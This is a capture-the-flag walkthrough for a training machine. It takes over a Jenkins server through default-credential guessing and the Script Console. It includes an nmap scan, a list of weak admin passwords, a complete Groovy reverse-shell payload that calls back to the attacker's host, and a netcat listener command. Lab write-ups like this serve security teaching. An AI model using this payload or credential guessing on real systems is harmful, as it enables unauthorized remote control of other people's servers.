Pennyworth

Enumeration

Namp Scan Results:


```
┌──(funa㉿kali)-[~/l3ickey/htb/Pennyworth]
└─$ nmap -Pn -A 10.129.202.143
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-29 21:52 JST
Nmap scan report for 10.129.202.143
Host is up (0.24s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.4.39.v20210325
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.39.v20210325)
| http-robots.txt: 1 disallowed entry
|_/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.38 seconds
```

Since the port is not 80, specify the site using the IP:PORT combination.

```
http://{target_IP}:8080/
```


The HTTP server seems to be running a Jenkis service.



The administrator may have set up simple login credentials, so try a combination of the following.

```
admin:password
admin:admin
admin:root
root:password
root:admin
root:root
```

Attempting multiple combinations from the list above, we land on a successful login and are presented with the administrative panel for the Jenkins service.




Foothold

At the bottom right corner of the page, the current version of the Jenkins server is displayed. This is one of the first clues an attacker will check - specifically if the currently installed version has any known CVE's or attack methods published on the Internet. Unfortunately, this is not our case. The current version is reported as secure. As an alternative, we stumble across two vital pieces of information while searching for Jenkins exposures.

- https://book.hacktricks.xyz/pentesting/pentesting-web/jenkins#code-execution
- https://github.com/gquere/pwn_jenkins

In both links provided above the Jenkins Script Console is mentioned, where what is known as Groovy script can be written and run arbitrarily. To access it, you need to navigate to the left menu, to `Manage Jenkins > Script Console`, or by visiting the following URL directly from your browser URL search bar:

```
http://{target_IP}:8080/script
```



The objective of our Groovy script implementation as explained in the two documents linked before will be to receive a reverse shell connection from the target. Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack. In order to do that, we will need a specially crafted payload, which we can find in [the following GitHub cheatsheet](#).


The payload we are looking for is as below.

```
String host="{your_IP}";
int port=8000;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(), pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(), so=s.getOutputStream();
while(!s.isClosed()) {
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {
        p.exitValue();
        break;
    } catch(Exception e) {}
};
p.destroy();
s.close();
```


Before running the command pasted in the Jenkins Script Console, we need to make sure our listener script is up and running on the same port as specified in the command above, for `int port=8000`. To achieve this, we will use a tool called `netcat` or `nc` for short.

We can open a terminal and type in the following command to start a netcat listener on the specified port.


```
nc -lvnp 8000
```



Now that our listener is turned on, we can execute the payload by clicking the `Run` button.



Once the script is run, we can navigate to the terminal where netcat is running and check on the connection state. We can try to interact with the shell by typing in the `whoami` and `id` commands.



We have command execution. Navigate to the `/root` directory on the target and read the flag.

Congratulations!